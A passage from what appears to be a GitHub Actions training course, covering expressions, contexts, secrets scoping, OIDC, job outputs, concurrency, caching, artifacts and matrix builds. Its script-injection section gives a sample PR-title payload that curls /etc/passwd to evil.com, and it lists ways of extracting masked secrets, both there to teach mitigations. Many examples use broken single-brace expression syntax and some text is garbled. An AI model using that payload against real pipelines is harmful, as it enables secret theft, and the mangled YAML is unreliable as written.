For internal CI: `@vN` major tag is acceptable if you trust the maintainer. **For prod-deploy workflows:** pin by SHA. An attacker who compromises a maintainer can push a malicious `v3` retag that gets picked up by every consumer; SHA pins survive that.

```
# Production pattern – pin by SHA, comment with version for readability
– uses: actions/checkout@8459bc0c7e3759cdf591f513d9f141a95fef0a8f # v6.1.0
– uses: aws-actions/configure-aws-credentials@e3dd6a429d7300a6a4c196c26e071d42e0343502 # v4.0.2
```

Dependabot supports Actions — enable it (`.github/dependabot.yml` with `package-ecosystem: github-actions`) and Dependabot auto-bumps SHA pins, raising PRs with the diff and changelog.

Per the GHAS 2026 Security Roadmap, first-time-contributor PRs that include unverified actions get auto-flagged for maintainer review.

3. The expression syntax

`${{ <expression> }}` — evaluated when the line is read. Can appear:

- In `if:` conditions
 - In `with:`, `env:`, `inputs:` values
 - In `name:`
 - In strings within `run:` blocks (substituted before shell sees them)
- ```
– run: echo "Branch: ${{ github.ref_name }}"
– if: ${{ github.event_name == 'pull_request' && contains(github.event.pull_request.labels.*.name, 'deploy') }}
 name: "Deploy preview for ${{ github.event.pull_request.head.sha }}"
 with:
 environment: ${{ inputs.environment }}
```

### Operators

| Type       | Example                                                                   |
|------------|---------------------------------------------------------------------------|
| Comparison | <code>==, !=, &gt;, &lt;, &gt;=, &lt;=</code>                             |
| Logical    | <code>&amp;&amp;, \ \ , !</code>                                          |
| Grouping   | <code>( ... )</code>                                                      |
| Index      | <code>array[0], object.key, object['key']</code>                          |
| Wildcard   | <code>array.*.name</code> (extract <code>.name</code> from every element) |

### Functions (built-in)

```
contains(github.event.head_commit.message, '[skip ci]')
startsWith(github.ref, 'refs/tags/v')
endsWith(github.ref, '-rc1')
format('Deploying v{0} to {1}', inputs.version, inputs.environment)
join(github.event.pull_request.requested_reviewers.*.login, ', ')
toJSON(matrix)
fromJSON('["a", "b", "c"]')
hashFiles('**/uv.lock', '**/pyproject.toml') # SHA-256 of matched files (cache keys)
success() failure() always() cancelled()
```

`hashFiles()` is the killer for cache keys — see [module 25](#).

## 4. The context catalog

Every expression has access to these contexts:

| Context    | Description                                                          |
|------------|----------------------------------------------------------------------|
| github.*   | Event metadata, refs, actor, repo                                    |
| env.*      | Workflow/job/step environment variables                              |
| secrets.*  | Repo/org/environment secrets                                         |
| vars.*     | Repo/org/environment variables (non-secret)                          |
| inputs.*   | workflow_dispatch inputs or workflow_call inputs                     |
| needs.*    | Output values from upstream jobs (those listed in needs:)            |
| steps.*    | Output values from previous steps in same job (use id: to reference) |
| matrix.*   | Current matrix combination's values                                  |
| strategy.* | Strategy metadata (job-index, max-parallel)                          |
| runner.*   | Runner's OS, arch, name, tool cache path                             |
| jobs.*     | Job context (only available in reusable workflow callers' with:)     |

### Example: chaining steps' outputs

```
- id: lint
 run: |
 OUTPUT=$(ruff check src --output-format=json)
 echo "errors=$(echo $OUTPUT | jq length)" >> $GITHUB_OUTPUT

- name: Fail if lint errors > 0
 if: steps.lint.outputs.errors != '0'
 run: |
 echo "Lint errors: ${ steps.lint.outputs.errors }"
 exit 1
```

### Example: cross-job output

```
jobs:
 build:
 runs-on: ubuntu-latest
 outputs:
 version: ${ steps.ver.outputs.version }
 steps:
 - id: ver
 run: echo "version=$(python -c 'import my_pkg; print(my_pkg.__version__)')" >> $GITHUB_OUTPUT

 deploy:
 needs: build
 runs-on: ubuntu-latest
 steps:
 - run: echo "Deploying ${ needs.build.outputs.version }"
```

## 5. The runner context

- run: echo "Running on \${runner.os} \${runner.arch}"
- run: cp data \${runner.temp}/staging/
- run: cache-restore \${runner.tool\_cache}/python/3.11.5/x64

| runner.x          | Value                                                       |
|-------------------|-------------------------------------------------------------|
| runner.os         | Linux, Windows, macOS                                       |
| runner.arch       | X86, X64, ARM, ARM64                                        |
| runner.name       | The runner's name (specific machine)                        |
| runner.temp       | Path to a fresh temp dir, wiped between jobs                |
| runner.tool_cache | Path where setup-* actions cache tools (Python, Node, etc.) |
| runner.debug      | 1 if ACTIONS_RUNNER_DEBUG=true set, else empty              |

## 6. The github.event.\* deep

For each event type, `github.event` mirrors the webhook payload. Use it to access event-specific data.

pull\_request event:

- run: |
  - echo "PR #\${github.event.pull\_request.number}"
  - echo "From: \${github.event.pull\_request.head.ref} (\${github.event.pull\_request.head.sha})"
  - echo "Into: \${github.event.pull\_request.base.ref}"
  - echo "Author: \${github.event.pull\_request.user.login}"
  - echo "Draft: \${github.event.pull\_request.draft}"
  - echo "Labels: \${join(github.event.pull\_request.labels.\*.name, ', ')}"

push event:

- run: |
  - echo "Commit: \${github.event.head\_commit.id}"
  - echo "Message: \${github.event.head\_commit.message}"
  - echo "Author: \${github.event.head\_commit.author.email}"

workflow\_dispatch:

- run: echo "Environment: \${inputs.environment}" # `inputs.\*`, not `github.event.inputs.\*`

repository\_dispatch:

- run: echo "Payload: \${toJSON(github.event.client\_payload)}"

Full payload schemas → [docs.github.com/webhooks-and-events/webhooks/webhook-events-and-payloads](https://docs.github.com/webhooks-and-events/webhooks/webhook-events-and-payloads).



## 7. Conditional patterns

### Skip whole job

```
jobs:
 deploy:
 if: github.event_name == 'push' && github.ref == 'refs/heads/main'
 runs-on: ubuntu-latest
```

### Run only on labeled PR

```
jobs:
 big-build:
 if: contains(github.event.pull_request.labels.*.name, 'full-build')
```

### Run only when specific paths changed (path filter at event-trigger level)

```
on:
 push:
 paths: ['src/**'] # event-level filter – workflow doesn't even start otherwise
```

### Run only on tags

```
on:
 push:
 tags: ['v*.*.*']
```

### Run on PR ONLY if not a draft

```
on:
 pull_request:
 types: [opened, synchronize, reopened, ready_for_review] # excluded `draft` events

jobs:
 test:
 if: github.event.pull_request.draft == false
```

### Different steps for different OS

```
- name: Linux setup
 if: runner.os == 'Linux'
 run: sudo apt-get install -y libfoo-dev
- name: macOS setup
 if: runner.os == 'macOS'
 run: brew install libfoo
```

---

## 8. Common pitfalls

### Misusing `${ secrets.* }` in `if`:

```
☐ Doesn't work – `if:` requires that secrets be present for `pull_request` from forks (they're not)
if: secrets.AWS_ROLE != ''
```

```
☐ Use a separate gating variable or check env presence at runtime
```

### String comparison case sensitivity

```
if: github.ref_name == 'Main' # ☐ won't match 'main'
if: github.ref_name == 'main' # ☐
```

### Quoting in `run`:

```
☐ The shell sees ${{ ... }} after substitution. Special chars in PR titles can break the shell.
- run: echo "Title: ${{ github.event.pull_request.title }}"
```

```
☐ Pass through env to avoid shell injection
- run: echo "Title: $TITLE"
 env:
 TITLE: ${{ github.event.pull_request.title }}
```

The `env:-passthrough` pattern is the standard mitigation for the “script injection via PR title” class of CVEs. Every linter (zizmor, actionlint) flags `${{ }}` substituted into `run:` blocks for review.

### Using `==` for boolean-typed inputs

```
inputs:
 dry_run:
 type: boolean

☐ inputs are stringified
if: inputs.dry_run == true
if: inputs.dry_run == 'true' # ☐
if: ${{ inputs.dry_run }} # ☐ best – directly use the boolean
```

### Missing `${{ }}` in `if`: legacy syntax

```
if: ${{ github.event_name == 'push' }} # always works
if: github.event_name == 'push' # also works in `if:` only – single deviation from rule
```

The `if:` field is unique — `${{ }}` is OPTIONAL there. Everywhere else, it’s required.

## 9. Linting workflows

Catch problems before pushing:

```
actionlint – fastest, static analysis
brew install actionlint
```

```
actionlint .github/workflows/*.yaml

zizmor – security-focused (CVE patterns)
pip install zizmor
zizmor .github/workflows/

yamllint for YAML structure
yamllint .github/workflows/
```

Add to pre-commit (see [module 40](#)) so every commit catches issues. CodeQL also has GitHub Actions queries that run automatically with default code scanning setup.

---

## 10. Cross-references

- Caching with `hashFiles()` keys → [module 25](#).
- Cross-job outputs + `needs:` → [module 24](#).
- Secrets vs variables → [module 23](#).
- Pinning actions by SHA + Dependabot for actions → [module 34](#).
- Pull-request-target safety + injection mitigations → [module 30](#).



# 23 — Variables, secrets, env scoping

*“Secrets are encrypted at rest, masked in logs, and never sent to PRs from forks. Variables are the same minus the encryption. Understand which is which.”*

## Why this module exists

The credential surface inside a workflow is the most-incident-prone area of GitHub Actions. This module covers secrets (encrypted) vs variables (cleartext), scopes (org / repo / environment), and the env-passing patterns that prevent shell injection.

### 1. Variables vs Secrets

|                           | Variables                                                             | Secrets                                        |
|---------------------------|-----------------------------------------------------------------------|------------------------------------------------|
| Storage                   | Plain text (encrypted at rest but visible in UI to those with access) | Encrypted; never displayed after creation      |
| Logged                    | Yes (echoed in logs visibly)                                          | <b>Masked</b> in logs (replaced with ***)      |
| Available to PR-from-fork | Yes                                                                   | <b>No</b> (since GHSA-3xrf-vrqh-7qxq lockdown) |
| Editable in UI            | Yes (can read value)                                                  | Cannot read; can only overwrite                |
| Use for                   | Non-secret config: API URLs, regions, feature flags                   | API keys, tokens, certs, passwords             |

Set via UI: Settings → Secrets and variables → Actions → Variables / Secrets.

Set via CLI:

# Variables

```
gh variable set AWS_REGION --body "us-east-1"
```

```
gh variable set AWS_REGION --org capitalone --visibility selected --repos repo1,repo2
```

# Secrets

```
gh secret set GH_TOKEN # prompts for value
```


```
gh secret set DB_PASSWORD --body "$DB_PWD"
```

```
gh secret set DEPLOY_KEY < ~/.ssh/deploy_key
```

```
gh secret set MY_TOKEN --env staging # environment-scoped
```

## 2. The three scopes

Organization



Resolution order when a secret/variable is referenced: **environment** > **repository** > **organization**. A repo-scoped `AWS_REGION` overrides org-scoped `AWS_REGION`.

For each scope: - **Organization**: defined once, used by many repos. Set “Repository access” to All / Private only / Selected. - **Repository**: per-repo. - **Environment**: per-environment (e.g., `staging`, `prod`). Requires defining an environment in repo Settings → Environments. The killer combo: environment-scoped secrets + protection rules (manual approval, deployment branches). See [module 30](#).

## 3. Where to put what

| Type                                                    | Scope                                      |
|---------------------------------------------------------|--------------------------------------------|
| <code>AWS_ACCOUNT_ID</code> (per env)                   | Environment variable                       |
| <code>AWS_REGION</code> (org standard)                  | Org variable                               |
| <code>GHCR_TOKEN</code> (universal bot)                 | Org secret                                 |
| <code>SLACK_WEBHOOK</code> (one channel per repo)       | Repo secret                                |
| <code>PROD_DEPLOY_ROLE_ARN</code>                       | Environment secret on <code>prod</code>    |
| <code>STAGING_DEPLOY_ROLE_ARN</code>                    | Environment secret on <code>staging</code> |
| <code>DATABASE_URL</code> (per env, different per repo) | Environment secret                         |
| <code>PYTHON_VERSION</code> (workflow standard)         | Workflow env (in YAML), NOT a variable     |

The rule of thumb: **anything sensitive** → **secret**. **Anything that varies by environment** → **environment-scoped**. **Anything cross-repo** → **org-scoped**.

## 4. Accessing in workflows

```

env:
 AWS_REGION: ${vars.AWS_REGION} # from org or repo variable
 PYTHON_VERSION: "3.11" # static
 # workflow-level env (cleartext)

jobs:
 deploy:

```

```

environment: prod # binds environment-scoped secrets/vars
runs-on: ubuntu-latest
permissions:
 id-token: write
 contents: read
steps:
 - uses: aws-actions/configure-aws-credentials@v4
 with:
 role-to-assume: ${vars.PROD_DEPLOY_ROLE_ARN} # env variable
 aws-region: ${env.AWS_REGION}
 - run: aws s3 cp ./artifact.zip s3://${vars.PROD_BUCKET }/
 env:
 API_KEY: ${secrets.API_KEY} # env secret

```

The `environment: prod` line is what makes the `prod` environment's scoped secrets + variables visible to this job. Without it, only `repo/org` scope applies.

---

## 5. Secret masking

GitHub auto-masks secret values in logs. If your code echoes a secret, the log shows `***` instead of the value.

```

- run: echo "Token: ${secrets.API_TOKEN}"
Log output: "Token: ***"

```

**But masking is not security.** A motivated attacker can extract secrets via: - Base64-encoding the secret and printing (the encoded string isn't masked) - Writing to a file then reading the file - Sending the secret to an external server via curl

Don't echo secrets even casually. Don't print env at the top of scripts. If you must debug, use `runner.debug` logging which is gated by user opt-in.

To explicitly mask a custom value:

```

- run: |
 DERIVED=$(generate-something)
 echo "::add-mask::$DERIVED"

```

The `::add-mask::` workflow command tells the runner to mask the value in subsequent logs.

---

## 6. Multi-line secrets

For multi-line secrets (private keys, certs), the value is stored as-is. Reference normally:

```
gh secret set DEPLOY_KEY < ~/.ssh/deploy_key
```

In workflow:

```

- name: Setup SSH
 run: |
 mkdir -p ~/.ssh
 echo "${secrets.DEPLOY_KEY}" > ~/.ssh/id_ed25519

```

```
chmod 600 ~/.ssh/id_ed25519
```

For JSON secrets (service account keys), reference as a JSON string:

```
- name: Setup GCP
 run: echo '${{ secrets.GCP_SA_KEY }}' > /tmp/key.json
- uses: google-github-actions/auth@v2
 with:
 credentials_json: '${{ secrets.GCP_SA_KEY }}
```

---

## 7. The OIDC alternative — no secrets at all (preferred)

For cloud auth (AWS, Azure, GCP, HashiCorp Vault, etc.), **prefer OIDC over long-lived secrets**.

permissions:

```
id-token: write
contents: read
```

steps:

```
- uses: aws-actions/configure-aws-credentials@v4
 with:
 role-to-assume: arn:aws:iam::123456789012:role/github-actions-deployer
 aws-region: us-east-1
No AWS_ACCESS_KEY_ID or AWS_SECRET_ACCESS_KEY needed
- run: aws s3 ls
```

The runner exchanges a workflow-scoped OIDC JWT for AWS temporary credentials. No long-lived secret ever stored. See [module 29](#) for the full pattern.

This is the **canonical pattern at Capital One**. Storing long-lived AWS access keys as Actions secrets is an anti-pattern in 2026.

---

## 8. Script injection — the must-fix CVE pattern

The vulnerable pattern:

```
- run: |
 echo "Reviewing PR: ${github.event.pull_request.title}"
```

If the PR title is `"; curl evil.com/exfil -d "$(cat /etc/passwd)"; echo "`, the shell interpolation produces:

```
echo "Reviewing PR: "; curl evil.com/exfil -d "$(cat /etc/passwd)"; echo ""
```

→ Arbitrary command execution in the runner. If the runner had secrets, those are exfiltrated.

The fix — **env passthrough**:

```
- run: |
 echo "Reviewing PR: $TITLE"
env:
 TITLE: ${github.event.pull_request.title}
```



Now \$TITLE is a shell variable, not template-substituted. Shell metacharacters in the value are literal text.

**Affected fields** (user-controllable strings): - github.event.pull\_request.title, .body - github.event.issue.title, .body - github.event.comment.body - github.head\_ref (branch name) - github.event.workflow\_run.head\_branch - github.event.commits.\*.message, \*.author.email, \*.author.name

Anything user-controllable. Use env-passthrough for all of them.

Run zizmor (pip install zizmor) or actionlint to catch this pattern.

## 9. Common patterns by use case

### Database URL per environment

```
jobs:
 deploy:
 environment: ${ inputs.env }
 steps:
 - run: alembic upgrade head
 env:
 DATABASE_URL: ${ secrets.DATABASE_URL } # env-scoped: different value per env
```

### Build-time secret (npm/pip)

```
- name: Configure pip
 run: pip config set global.index-url "https://__token__:${ secrets.PYPI_TOKEN }@pypi.example.com/simple"
- run: pip install -e ".[dev]"
```

### Cross-step secret (avoid if possible)

```
- id: derive
 run: |
 KEY=$(get-something)
 echo "::add-mask::$KEY"
 echo "key=$KEY" >> $GITHUB_OUTPUT
- run: use-it
 env:
 KEY: ${ steps.derive.outputs.key }
```

\$GITHUB\_OUTPUT writes to a runner-local file; the value is masked only if you `::add-mask::` first.

### Bot identity via GitHub App

See [module 12](#) — App tokens are short-lived (1 hour) and scoped, much better than PATs.

```
- uses: actions/create-github-app-token@v1
 id: token
 with:
 app-id: ${ vars.MY_APP_ID }
 private-key: ${ secrets.MY_APP_PRIVATE_KEY }
- run: gh pr review --approve 123
```

```
env:
 GH_TOKEN: ${{ steps.token.outputs.token }}
```

---

## 10. Secret rotation

Periodic secret rotation is required by most compliance regimes:

- **GHAS Secret Protection** detects leaks but doesn't rotate.
- **External rotation services** (AWS Secrets Manager, HashiCorp Vault) generate new secrets on a schedule. Push new value to GitHub via API.
- **OIDC eliminates the need for cloud-credential rotation** — credentials are 1-hour ephemeral. Use it.
- **GitHub Apps** auto-rotate (1-hour tokens).
- **Long-lived secrets** (third-party API keys with no OIDC support): rotate quarterly via runbook + audit-logged change.

Use the audit log to verify all secrets have been rotated within compliance window.

---

## 11. Cross-references

- OIDC to AWS (the no-secret alternative) → [module 29](#).
- Environments + manual approvals → [module 30](#).
- GitHub Apps for bot identity → [module 12](#), [module 52](#).
- Secret scanning + push protection → [module 32](#).
- Script injection prevention via env-passthrough → covered above; lint with `zizmor`.

# 24 — Outputs, needs, concurrency, timeouts, continue-on-error

*“The primitives that turn parallel jobs into a coherent pipeline.”*

## Why this module exists

Once you have more than two jobs, you need to orchestrate them — pass data between them, serialize where needed, cancel duplicates, time-bound them. This module covers those primitives.

---

### 1. **needs:** — job dependencies

```
jobs:
 lint:
 runs-on: ubuntu-latest
 steps:
 - uses: actions/checkout@v6
 - run: ruff check src

 test:
 runs-on: ubuntu-latest
 steps:
 - uses: actions/checkout@v6
 - run: pytest

 build:
 needs: [lint, test] # wait for BOTH to succeed
 runs-on: ubuntu-latest
 steps:
 - uses: actions/checkout@v6
 - run: pip install build && python -m build

 deploy:
 needs: build # wait for build only
 if: github.ref == 'refs/heads/main'
 runs-on: ubuntu-latest
```

```
steps:
 - run: ./deploy.sh
```

DAG semantics: `needs:` defines parent jobs. A job won't run until all its `needs:` parents complete. Failure of a parent skips the dependent (unless `if: always()` overrides).

```
graph LR
 lint --> build
 test --> build
 build --> deploy
```

---

## 2. Job outputs

A job can publish outputs that downstream jobs reference:

```
jobs:
 build:
 runs-on: ubuntu-latest
 outputs:
 version: ${ steps.ver.outputs.version }
 artifact_name: ${ steps.ver.outputs.artifact_name }
 steps:
 - uses: actions/checkout@v6
 - id: ver
 run: |
 V=$(python -c "import my_pkg; print(my_pkg.__version__)")
 echo "version=$V" >> $GITHUB_OUTPUT
 echo "artifact_name=my-pkg-${V}.whl" >> $GITHUB_OUTPUT

 deploy:
 needs: build
 runs-on: ubuntu-latest
 steps:
 - run: |
 echo "Deploying version ${ needs.build.outputs.version }"
 aws s3 cp ${ needs.build.outputs.artifact_name } s3://...
```

Outputs are STRINGS — booleans become `"true"` / `"false"`. Max length 1 MB per output, 50 MB total per job.

For complex data (lists, objects), JSON-encode:

```
- id: matrix
 run: echo "matrix=$(cat matrix.json | jq -c)" >> $GITHUB_OUTPUT

Downstream:
strategy:
 matrix: ${ fromJSON(needs.gen.outputs.matrix) }
```

This is the **dynamic matrix** pattern — one job computes the matrix, downstream job uses it.

### 3. Step outputs

Same pattern, within a job:

```
- id: build
 run: |
 BUILD_ID=$(date +%s)
 echo "build_id=$BUILD_ID" >> $GITHUB_OUTPUT
 echo "artifact_path=./dist/$BUILD_ID/" >> $GITHUB_OUTPUT

- run: |
 echo "Build ID: ${ steps.build.outputs.build_id }"
 ls -la ${ steps.build.outputs.artifact_path }
```

Steps share filesystem (same job/runner), so for large data you can just use files. Step outputs are for small structured values.

### 4. Concurrency

Concurrency groups serialize or cancel parallel runs of the same workflow.

```
concurrency:
 group: ci-${ github.ref } # one run per branch
 cancel-in-progress: true # cancel any in-progress run when a new one starts
```

Patterns:

# Per-PR: cancel old runs when new commits push to the same PR

```
concurrency:
 group: ${ github.workflow }-${ github.head_ref || github.ref }
 cancel-in-progress: true
```

# Per-environment: only one deploy at a time, queue new requests, don't cancel

```
concurrency:
 group: deploy-${ inputs.env }
 cancel-in-progress: false
```

# Per-branch CI: cancel duplicate runs on the same branch

```
concurrency:
 group: ci-${ github.workflow }-${ github.ref }
 cancel-in-progress: true
```

Scope: workflow-level OR job-level. Workflow-level applies to the whole run; job-level applies only to that job.

**Cost lever:** `cancel-in-progress: true` saves a LOT of CI minutes on busy repos. A developer pushing 5 commits in 5 minutes generates 5 CI runs by default — with concurrency cancellation, only the last one completes.

## 5. timeout-minutes

```
jobs:
 test:
 runs-on: ubuntu-latest
 timeout-minutes: 30 # job-level (cancels job after 30 min)
 steps:
 - run: pytest
 timeout-minutes: 20 # step-level (cancels step after 20 min)
```

Default: **6 hours**. Always override. Long-running ML training jobs need explicit `timeout-minutes: 480` (8h) or more.

## 6. continue-on-error

Don't fail the job if a step fails:

```
- name: Run flaky integration tests
 run: pytest tests/integration
 continue-on-error: true

- name: Always-required step (next step)
 run: pytest tests/unit
```

Job-level too:

```
jobs:
 optional-thing:
 continue-on-error: true # job can fail without failing the workflow
 runs-on: ubuntu-latest
 steps:
 - run: experimental-thing
```

Pair with matrix's `fail-fast: false` for “try all combinations even if some fail.”

## 7. The if: interaction with needs: failures

By default, a job is skipped if any `needs:` job fails. Override with explicit `if::`

```
jobs:
 build:
 runs-on: ubuntu-latest

 notify-on-success:
 needs: build
 if: success() && needs.build.result == 'success'
 runs-on: ubuntu-latest

 notify-on-failure:
```

```

needs: build
if: failure() && needs.build.result == 'failure'
runs-on: ubuntu-latest

cleanup:
 needs: build
 if: always() # always run regardless of build outcome
 runs-on: ubuntu-latest

needs.<job>.result values: success, failure, cancelled, skipped.

```

---

## 8. Fan-out / fan-in patterns

Sometimes you want one job to fan out into many parallel jobs, then a final job to aggregate. Use **matrix** for fan-out, **needs** for fan-in:

```

jobs:
 test:
 strategy:
 matrix:
 python: ["3.11", "3.12", "3.13"]
 os: [ubuntu-latest, macos-latest]
 runs-on: ${ matrix.os }
 steps:
 - uses: actions/checkout@v6
 - run: pytest

 publish:
 needs: test # waits for ALL matrix jobs
 runs-on: ubuntu-latest
 steps:
 - run: ./publish.sh

```

For dynamic fan-out where the matrix isn't known until runtime:

```

jobs:
 generate:
 runs-on: ubuntu-latest
 outputs:
 services: ${ steps.list.outputs.services }
 steps:
 - uses: actions/checkout@v6
 - id: list
 run: echo "services=$(jq -c '.services' services.json)" >> $GITHUB_OUTPUT

 build:
 needs: generate
 strategy:
 matrix:

```

```

 service: ${ fromJSON(needs.generate.outputs.services) }
 runs-on: ubuntu-latest
 steps:
 - run: ./build.sh ${ matrix.service }

deploy-all:
 needs: build
 runs-on: ubuntu-latest
 steps:
 - run: ./deploy-all.sh

```

---

## 9. The full orchestration example

A real CI pipeline:

```

name: CI
on:
 push:
 branches: [main]
 pull_request:

concurrency:
 group: ci-${ github.workflow }-${ github.ref }
 cancel-in-progress: ${ github.event_name == 'pull_request' }

permissions:
 contents: read
 pull-requests: write
 id-token: write

jobs:
 lint:
 runs-on: ubuntu-latest
 timeout-minutes: 5
 steps:
 - uses: actions/checkout@v6
 - uses: actions/setup-python@v5
 with: { python-version: "3.11", cache: pip }
 - run: pip install ruff
 - run: ruff check src tests

 test:
 strategy:
 matrix:
 python: ["3.11", "3.12"]
 fail-fast: false
 runs-on: ubuntu-latest

```



```

 timeout-minutes: 15
 steps:
 - uses: actions/checkout@v6
 - uses: actions/setup-python@v5
 with: { python-version: "${{ matrix.python }}", cache: pip }
 - run: pip install -e ".[dev]"
 - run: pytest --junitxml=junit.xml
 - uses: actions/upload-artifact@v4
 if: always()
 with:
 name: junit-${{ matrix.python }}
 path: junit.xml

 build:
 needs: [lint, test]
 runs-on: ubuntu-latest
 timeout-minutes: 10
 outputs:
 version: ${ steps.ver.outputs.version }
 steps:
 - uses: actions/checkout@v6
 - uses: actions/setup-python@v5
 with: { python-version: "3.11" }
 - run: pip install build
 - run: python -m build
 - id: ver
 run: echo "version=$(python -c 'import my_pkg; print(my_pkg.__version__)')" >> $GITHUB_OUTPUT
 - uses: actions/upload-artifact@v4
 with: { name: dist, path: dist/ }

 deploy:
 needs: build
 if: github.event_name == 'push' && github.ref == 'refs/heads/main'
 environment: prod
 runs-on: ubuntu-latest
 timeout-minutes: 20
 steps:
 - uses: actions/download-artifact@v4
 with: { name: dist, path: dist/ }
 - uses: aws-actions/configure-aws-credentials@v4
 with:
 role-to-assume: ${ vars.DEPLOY_ROLE_ARN }
 aws-region: us-east-1
 - run: ./deploy.sh ${ needs.build.outputs.version }

```

Reads like a coherent pipeline: lint + test (parallel, fail-fast off) → build → deploy (only on main, only after build succeeds). Each job has explicit timeout. Concurrency cancels duplicate PRs. Deploy is gated by environment (manual approval, scoped secrets — see [module 30](#)).

## 10. Cross-references

- Matrix builds in detail → [module 25](#).
- Environment-gated deploys → [module 30](#).
- Artifacts (cross-job file passing) → [module 25](#).
- Cost optimization via concurrency cancellation → [module 31](#).
- Reusable workflows (orchestrating across repos) → [module 26](#).

# 25 — Caching, artifacts, matrix builds, debugging

*“Caching cuts CI time in half. Matrix multiplies your test surface. Artifacts pass files between jobs. Debugging in CI is its own skill.”*

## Why this module exists

Three speed + breadth mechanics + one survival skill — every CI/CD engineer needs them sharp.

---

### 1. Caching — `actions/cache`

Store/restore directories between workflow runs.

```
- uses: actions/cache@v4
 with:
 path: |
 ~/.cache/pip
 ~/.cache/uv
 key: pip-${{ runner.os }}-${{ hashFiles('**/pyproject.toml', '**/uv.lock') }}
 restore-keys: |
 pip-${{ runner.os }}-
```

How it works: - On a cache **miss** (no entry matches **key**), step proceeds without restoring; at job end, the runner saves the **path** contents under **key**. - On a cache **hit** (key matches exactly), step restores the data and saves it back at job end (idempotent). - On a **partial** match (no exact key but **restore-keys** prefix matches), restores the most-recent matching cache; saves new cache under **key** at job end.

Cache size limit: 10 GB per repo (oldest evicted). Caches expire after 7 days of no access.

### Setup-action caching shortcut

Many setup-\* actions have built-in cache support:

```
- uses: actions/setup-python@v5
 with:
 python-version: "3.11"
 cache: pip # caches ~/.cache/pip keyed on pyproject.toml hash
 cache-dependency-path: |
```

```

 **/pyproject.toml
 **/uv.lock

- uses: actions/setup-node@v4
 with:
 node-version: "22"
 cache: npm
 cache-dependency-path: "**/package-lock.json"

```

Use these instead of manual actions/cache when available — simpler and tested.

## Cache keys + invalidation

The cache key must change when the cached content should be invalidated.

```

Good: changes when deps change
key: pip-${{ hashFiles('**/pyproject.toml', '**/uv.lock') }}

Bad: cache never invalidates
key: pip

Good: per-OS, per-deps
key: pip-${{ runner.os }}-${{ hashFiles('**/uv.lock') }}

Good: with fallback for partial match
key: pip-${{ runner.os }}-${{ hashFiles('**/uv.lock') }}
restore-keys: |
 pip-${{ runner.os }}-

```

## What to cache (Python ML)

```

path: |
 ~/.cache/pip
 ~/.cache/uv
 ~/.cache/huggingface # HF model downloads
 ~/.cache/torch # Torch model downloads
 ~/.cache/pre-commit
 ~/.local/share/virtualenvs
 /home/runner/.venv # if using project-local venv

```

**Don't cache** node\_modules in isolation (use actions/setup-node with cache) — the dependency resolution result is implicit in package-lock.json.

## 2. Artifacts

Cross-job file passing (caches are per-key, not per-job). Artifacts persist after the workflow completes for the configured retention period.

```

In job A – upload
- uses: actions/upload-artifact@v4

```

```

with:
 name: build-output
 path: dist/
 retention-days: 14
 if-no-files-found: error # fail if path is empty (default: warn)
 compression-level: 6 # default 6; 0=no compression, 9=max

In job B – download (must have job A in `needs:`)
- uses: actions/download-artifact@v4
 with:
 name: build-output
 path: ./dist # where to extract

```

Defaults: - **Retention**: 90 days (configurable 1–400 days at org/repo). - **Max size per artifact**: 10 GB. - **Max total artifacts per workflow run**: 500 GB.

v4 vs v3: v4 is **immutable per name** (can't re-upload same name in same run); has merge support; runs much faster. Always use v4.

To pass between **steps** in the same job, just use the filesystem. No artifact needed.

## Download all artifacts

```

- uses: actions/download-artifact@v4
 with:
 path: ./artifacts # creates ./artifacts/<artifact-name>/<files>
 pattern: 'build-*' # only matching pattern
 merge-multiple: true # flatten into one dir instead of subdirs

```

## Artifact retention strategy

- **CI artifacts** (junit, coverage): 14 days. Visible in PR + used by reviewer.
- **Build artifacts** (wheels, binaries): 90 days. May be needed for hotfix rebuilds.
- **Release artifacts**: copy to S3 / GitHub Release for permanent retention. Don't rely on Actions artifact retention beyond 90 days.

## 3. Matrix builds

Run one job's steps N times across different parameter combinations.

```

jobs:
 test:
 strategy:
 matrix:
 python: ["3.11", "3.12", "3.13"]
 os: [ubuntu-latest, macos-latest]
 # → 6 combinations
 fail-fast: false # don't cancel other matrix jobs if one fails
 max-parallel: 4 # cap concurrent matrix jobs
 runs-on: ${ matrix.os }

```

```

steps:
 - uses: actions/checkout@v6
 - uses: actions/setup-python@v5
 with: { python-version: "${{ matrix.python }}" }
 - run: pip install -e ".[dev]"
 - run: pytest

```

`fail-fast: true` (default) cancels remaining matrix jobs when one fails. Set to `false` when you want to see all failures (debugging compatibility).

## include and exclude

Add specific combinations:

```

matrix:
 python: ["3.11", "3.12"]
 os: [ubuntu-latest, macos-latest]
 include:
 - python: "3.13"
 os: ubuntu-latest
 experimental: true # extra value, only available in this combo
 exclude:
 - python: "3.11"
 os: macos-latest # don't test this combo

```

`include` adds combinations; `exclude` removes. `include` entries can have extra keys (`experimental`) accessible via `matrix.experimental`.

## Dynamic matrix from job output

```

jobs:
 setup:
 runs-on: ubuntu-latest
 outputs:
 matrix: "${{ steps.gen.outputs.matrix }}"
 steps:
 - id: gen
 run: |
 MATRIX=$(jq -nc '{python: ["3.11","3.12"], os: ["ubuntu-latest","macos-latest"]}')
 echo "matrix=$MATRIX" >> $GITHUB_OUTPUT

 test:
 needs: setup
 strategy:
 matrix: "${{ fromJSON(needs.setup.outputs.matrix) }}"
 runs-on: "${{ matrix.os }}"
 steps: ...

```

Use case: discover which services changed in a monorepo PR, build a matrix of those to test.

## Matrix limits

- **256 jobs per matrix per workflow run** (hard limit).
  - **20 inputs in matrix** (combined include/exclude axes).
- 

## 4. Debugging workflows

### Enable debug logging

Set repository secrets: - `ACTIONS_RUNNER_DEBUG = true` — runner internal logs - `ACTIONS_STEP_DEBUG = true` — step-level debug logs (shows what the action is doing internally)

Or **re-run with debug logging** button in the Actions UI (re-runs a failed run with both flags on).

### Add debug output

```
- name: Debug environment
 if: runner.debug == '1' # only when debug logging enabled
 run: |
 env | sort
 pwd
 ls -la
```

